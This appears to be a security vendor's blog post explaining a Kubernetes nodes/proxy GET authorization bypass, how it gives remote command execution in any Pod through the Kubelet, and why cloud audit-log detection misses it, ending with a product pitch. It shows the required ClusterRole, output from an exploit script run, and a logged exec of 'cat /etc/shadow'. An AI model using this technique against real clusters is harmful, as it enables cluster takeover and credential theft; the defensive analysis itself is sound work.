.png)
Petr Zuzanov
May 4, 2026
min

TL;DR: A recently disclosed Kubernetes authorization bypass allows attackers with nodes/proxy GET permissions to execute commands in any Pod across the cluster - and standard Kubernetes audit logging won't capture it. Here's what you need to know and how to detect it.
TL;DR: A recently disclosed Kubernetes authorization bypass allows attackers with nodes/proxy GET permissions to execute commands in any Pod across the cluster - and standard Kubernetes audit logging won't capture it. Here's what you need to know and how to detect it.
Security researcher Graham Helton recently disclosed a critical finding in Kubernetes RBAC: the seemingly innocuous nodes/proxy GET permission actually allows remote code execution in any Pod on reachable nodes. This vulnerability was reported to the Kubernetes Security Team and closed as "Won't Fix - Working as Intended."
The nodes/proxy resource is widely used by monitoring and observability tools to collect metrics, logs, and resource statistics. It's found in 69 Helm charts, including:
Many security teams consider GET permissions "read-only" and safe to grant. This assumption is wrong.
The vulnerability exploits a mismatch between WebSocket connection protocols and Kubernetes RBAC authorization:
The result: anyone with nodes/proxy GET who can reach the Kubelet API (port 10250) can execute arbitrary commands in any Pod.
Attacker Pod (with nodes/proxy GET)
         |
         v
   Connect to Kubelet (port 10250)
   via WebSocket (HTTP GET handshake)
         |
         v
   Kubelet checks: "Does user have nodes/proxy GET?"
   Yes -> Allow
         |
         v
   Execute commands in ANY Pod
   including privileged system Pods
         |
         v
   Steal tokens, compromise etcd,
   full cluster takeover
An attacker with a compromised service account needs only this ClusterRole:
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
- apiGroups: [""]
  resources: ["nodes/proxy"]
  verbs: ["get"]
From inside a compromised Pod with nodes/proxy GET permissions, an attacker can enumerate all Pods on the node and execute commands in any of them:
$ ./exploit-nodes-proxy.sh

[*] nodes/proxy GET RCE Exploitation Script
[*] ========================================

[Step 1] Extracting service account token...
[+] Token extracted (1847 chars)

[Step 2] Setting API server address...
[+] API Server: <https://kubernetes.default.svc>

[Step 3] Extracting node name from token...
[+] Node Name: ip-192-168-108-240.ec2.internal

[Step 4] Enumerating pods on node via Kubelet API...
[+] Pods discovered:
    kube-system/coredns-7975d6fb9b-6pm2d [coredns]
    kube-system/aws-load-balancer-controller-745964cbdf-lc42k [controller]
    kube-system/metrics-server-867d48dc9c-pzm47 [metrics-server]
    kube-system/aws-node-v2cdk [aws-node]
    kube-system/kube-proxy-gh8rd [kube-proxy]
    default/nginx-deployment-54b9c68f67-mtscs [nginx]
    namespace-x/x-pod-79f4d8bdd6-qtv4x [nginx]

[Step 5] Extracting Node IP for direct Kubelet access...
[+] Node IP: 192.168.108.240

[Step 6] Selecting target pod...
[+] Target: kube-system/coredns-7975d6fb9b-6pm2d (container: coredns)

[Step 7] Executing command in target pod via WebSocket...
[*] Command: id

[!] RESULT:
uid=0(root) gid=0(root) groups=0(root)

[+] Exploitation complete!
[!] This demonstrates RCE with only nodes/proxy GET permissions
The attacker now has code execution in system Pods from kube-system namespace - using only nodes/proxy GET permissions.
Here's the critical problem for SOC teams: Kubernetes AuditPolicy does not log commands executed through direct Kubelet API connections.
When an attacker uses this technique:
This means if you're relying solely on Kubernetes API server audit logs, you have a blind spot for this attack vector.
This is particularly concerning because native cloud security solutions rely entirely on Kubernetes audit logs for their detection capabilities:
Cloud Provider    Service                      Detection Status
--------------    -------                      ----------------
AWS               GuardDuty for EKS            BLIND
Azure             Defender for Containers      BLIND
GCP               Security Command Center      BLIND
AWS GuardDuty for EKS, for example, analyzes Kubernetes audit logs to detect threats like privilege escalation, anonymous access, and malicious exec commands. But since this technique bypasses the API server entirely, GuardDuty will never see the attack. The same applies to Azure Defender and GCP's native security offerings.
If your security strategy depends on these native services for Kubernetes threat detection, this attack vector represents a complete blind spot in your coverage.
Via API Server Proxy (logged):
{
  "requestURI": "/api/v1/namespaces/kube-system/pods/etcd/exec?command=cat&command=/etc/shadow",
  "verb": "create",
  "objectRef": {
    "resource": "pods",
    "subresource": "exec"
  }
}
Via Direct Kubelet (NOT logged):
{
  "requestURI": "/apis/authorization.k8s.io/v1/subjectaccessreviews",
  "verb": "create"
  // No record of what command was executed!
}Unlike solutions that rely solely on Kubernetes API audit logs, our CDR platform deploys lightweight agents directly on cluster nodes. This architecture provides visibility into threats that bypass the API server entirely.

The nodes/proxy GET bypass demonstrates a fundamental limitation of API-level security monitoring. When attackers can execute commands directly through the Kubelet, traditional detection methods based on Kubernetes audit logs become ineffective.
To detect this technique and similar API server bypasses, organizations must deploy node-level agents capable of:
Without node-level visibility, SOC teams have no way to detect this attack. Native cloud services and API-based monitoring solutions will remain blind to nodes/proxy exploitation.
The nodes/proxy GET vulnerability demonstrates why Kubernetes security requires visibility beyond the API server. Attackers who gain access to this "read-only" permission can achieve full cluster compromise while remaining invisible to standard audit logging.
With Stream.Security's node-based agents, SOC teams gain the visibility needed to detect this technique and similar bypasses - catching threats that would otherwise go unnoticed.
Want to see it in action? Contact us for a demo of the Stream.Security platform.
Stream is the AI-native platform built to fight AI-enabled attacks. It autonomously prevents, detects, hunts, and remediates exposures and threats across production at machine speed - driving risk toward zero. It replaces the fragmented stack of scanners, runtime agents, exposure tools and playbooks with one live model of production.Defending Production needs a new approach: Stream is the only Autonomous Production Defense Platform that works across your entire production estate. It runs on a patented CloudTwin®, a high-fidelity security data harmonization layer that models Cloud, SaaS, identity, runtime, AI, network, perimeter, on-prem, security controls, and the behavior running on top of them into one live model of production: real-time, fully correlated, continuously updating. Not a snapshot. And it does not stop at boundaries - the boundaries that fragment every other tool are the same boundaries an attacker moves across. Inside CloudTwin they are one system.